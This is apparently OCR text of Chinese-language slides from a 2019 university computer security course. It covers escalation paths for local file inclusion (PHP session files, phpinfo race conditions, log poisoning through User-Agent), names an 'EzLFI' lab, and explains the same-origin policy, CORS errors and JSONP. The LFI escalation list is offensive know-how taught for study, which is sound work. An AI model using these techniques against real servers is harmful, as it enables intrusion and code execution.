
- 當 Session 內容部分可控
  - /var/lib/php/sessions/sess_[session id]
- 當存在 phpinfo 時
  - 硬傳檔案 + Race condition
- access.log / error.log 可讀時
  - 寫 User-Agent / URL


Lab 0x02 - EzLFI

Front-end Security

Same Origin Policy (SOP)

- 同源政策
- 瀏覽器內建的安全策略之一
- 不同域的客戶端無法讀取彼此的資源
  - 同域 = 同協議 + 同域名 + 同端口



a.txt
b.txt
Server A
Server B


CS 2019 Fall
不安全 | localhost:7677
無痕模式
Computer Security 2019 Fall
Problems
Submissions
Ranking
Lectures
Login
Register
Change Log
Course Information
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Audits
2
top
Filter
Default levels
fetch("https://kaibro.tw/code.txt");
Promise {<pending>}
Access to fetch at 'https://kaibro.tw/code.txt' from origin 'https://localhost:7677' has been blocked by CORS policy: No 'Access-Control-Allow-Origin' header is present on the requested resource. If an opaque response serves your needs, set the request's mode to 'no-cors' to fetch the resource with CORS disabled.
(index):1
Uncaught (in promise) TypeError: Failed to fetch
(index):1

Compare with http://kaibro.tw

URL	同域?	原因
https://kaibro.tw	No	協議不同
http://gg.kaibro.tw	No	域名不同
http://www.kaibro.tw	No	域名不同
http://kaibro.tw:5278	No	端口不同
http://kaibro.tw/flag	Yes	協議/域名/端口同


好像哪裡怪怪der . . .



buy.line.me

✗ 不同源

obs.line-scdn.net



凡事總有例外

- <script>
- <img>
- <link>
- <iframe>
- ...

下面是一些能跨來源嵌入的資源:

- <script src="…"></script>內的Javascript，但語法錯誤訊息只限於同源程式碼腳本。
- CSS的<link rel="stylesheet" href="...">，由於CSS寬鬆語法規則，跨來源CSS要求正確的Content-Type標頭。限制在瀏覽器間各有差異: IE, Firefox, Chrome, Safari (請至CVE-2010-0051)以及Opera.
- `<img>`的影像；支援格式有PNG, JPEG, GIF, BMP, SVG等等
- `<video>`和`<audio>`媒體檔案
- `<object>`, `<embed>`和`<applet>`的外掛
- `@font-face` 的字型；有些瀏覽器允許跨來源字型，有些則不。
- `<frame>`以及`<iframe>`中的內容；如果一個網站想要避免跨來源載入互動，可以藉由`X-Frame-Options`標頭避免。

JSONP

- JSON with Padding
- 就是利用 `<script>` 可以跨域的特性來傳 JSON 資料

JSON

```
{
 "roses": "red",
 "violets": "blue",
 "grass": "green"
}
```

JSONP

P for padding

```
grab({
        "roses": "red",
        "violets": "blue",
        "grass": "green"
      })
```

JSONP

- JSON with Padding
- 就是利用 <script> 可以跨域的特性來傳 JSON 資料

JSON

```
{
 "roses": "red",
 "violets": "blue",
 "grass": "green"
}
```

不合JS語法

JSONP

P for padding

```
grab({
        "roses": "red",
        "violets": "blue",
        "grass": "green"
      })
```

合法JS

Cross-Origin Resource Sharing

